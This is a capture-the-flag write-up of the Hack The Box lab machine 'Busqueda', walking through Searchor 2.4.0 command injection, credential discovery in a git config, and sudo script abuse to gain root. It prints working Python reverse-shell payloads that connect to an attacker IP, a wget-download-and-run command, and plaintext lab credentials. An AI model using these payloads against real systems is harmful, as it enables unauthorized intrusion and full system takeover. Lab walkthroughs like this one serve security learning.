
Busqueda
-
2 mins read
#searcho Os: Linux | Easy ip: 10.10.11.208
Web: - Werkzeug/2.1.2 Python/3.10.6 - Flask Python - Framework ? Searchor 2.4.0
Exploits: - https://raw.githubusercontent.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection/main/exploit.sh ( searchor 2.4.0) - Exploit: https://github.com/jonnyzar/POC-Searchor-2.4.2
Reverse shell with searcho-exploit

- Exploit payload request:
POST /search HTTP/1.1
Host: searcher.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 283
Origin: http://searcher.htb
Connection: close
Referer: http://searcher.htb/search
Upgrade-Insecure-Requests: 1

engine=Amazon&query='%20,%20exec("import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('10.10.14.11',80));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno(),2);p=subprocess.call(['/bin/sh','-i']);"))#&auto_redirect=10.10.14.11
- Attacker machine

- Upgrade shell to TTY shell
python3 -c 'import pty; pty.spawn("/bin/bash")'

- Getting the
user.txt
Priv Escal
- After getting shell execute
ls -lhaverify that you can get the credentials at.configat.gitfolder:

http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
- Verify sudo commands that the
svcuser can execute


- Verify that the user can execute the files bot not
readwrite…

- Running the commands to get
.configfromgitea
 Database Password
User:gitea
Password:yuiu1hoiu4i5ho1uh
We found two potencials users here administrator and gitea
-


Bind SSH with Proxychains + FoxyProxyConfig
-
FoxyProxy config
/etc/proxychains.conf
- Bind connection with the command
ssh -D

- Log in with the credentials


- Log in with
administrator


- Verify the
system-checkup.pyfile notice that therun_commandfunction run thelist of arguments
Exploit the script behavior
- Create a
shscript with the the following content
#!/usr/bin/python3
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.11",9001));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/sh")
- Save into your HTTP server at the attacker machine
- Inside the target machine, at
/tmpdir, execute the following command to get the root shell
wget http://10.10.14.11:443/full-checkup.sh;chmod +x full-checkup.sh; sudo -S /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup